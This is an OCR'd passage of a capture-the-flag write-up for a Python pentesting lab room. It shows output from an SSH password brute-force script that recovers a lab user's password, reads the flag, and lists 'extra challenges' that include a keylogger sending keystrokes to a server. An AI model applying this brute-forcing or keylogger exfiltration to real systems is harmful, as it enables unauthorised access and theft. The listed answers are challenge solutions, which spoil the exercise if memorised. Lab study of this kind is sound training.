
```
root@ip-10-10-2-51:~# python3 ssh.py
Please enter target IP address: 10.10.26.98
Please enter username to bruteforce: tiffany
Please enter location of the password file: /usr/share/wordlists/PythonFor
Pentesters/wordlist2.txt
no luck
no luck
no luck
no luck
no luck
no luck
no luck
no luck
no luck
no luck
no luck
no luck
no luck
no luck
no luck
no luck
no luck
no luck
```


Applications
Sun 3 Sep, 07:26AttackBox IP:10.10.2.51
root@ip-10-10-2-51: ~
File Edit View Search Terminal Help

```
no luck
no luck
no luck
no luck
no luck
no luck
no luck
no luck
no luck
no luck
no luck
no luck
no luck
no luck
no luck
no luck
no luck
no luck
no luck
no luck
no luck
no luck
password found: trustno1
root@ip-10-10-2-51:~#
```

ans: **trustno1**

3. **What is the content of the flag.txt file?**



```
  System load:  0.16               Processes:           95
  Usage of /:   4.8% of 29.02GB    Users logged in:     0
  Memory usage: 20%                IP address for eth0: 10.10.26.98
  Swap usage:   0%


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

129 packages can be updated.
78 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check
 your Internet connection or proxy settings


Last login: Mon Jun 28 13:00:46 2021 from 10.9.2.216
$ ls
flag.txt
$ cat flag.txt
THM-737390028
$ 
```

ans: **THM-737390028**

Task 10

Extra challenges

Based on what we have covered in this room, here are a few suggestions about how you could expand these tools or start building your own using Python:

- Use DNS requests to enumerate potential subdomains
- Build the keylogger to send the capture keystrokes to a server you built using Python
- Grab the banner of services running on open ports

- Crawl the target website to download .js library files included
- Try to build a Windows executable for each and see if they work as stand-alone applications on a Windows target
- Implement threading in enumeration and brute-forcing scripts to make them run faster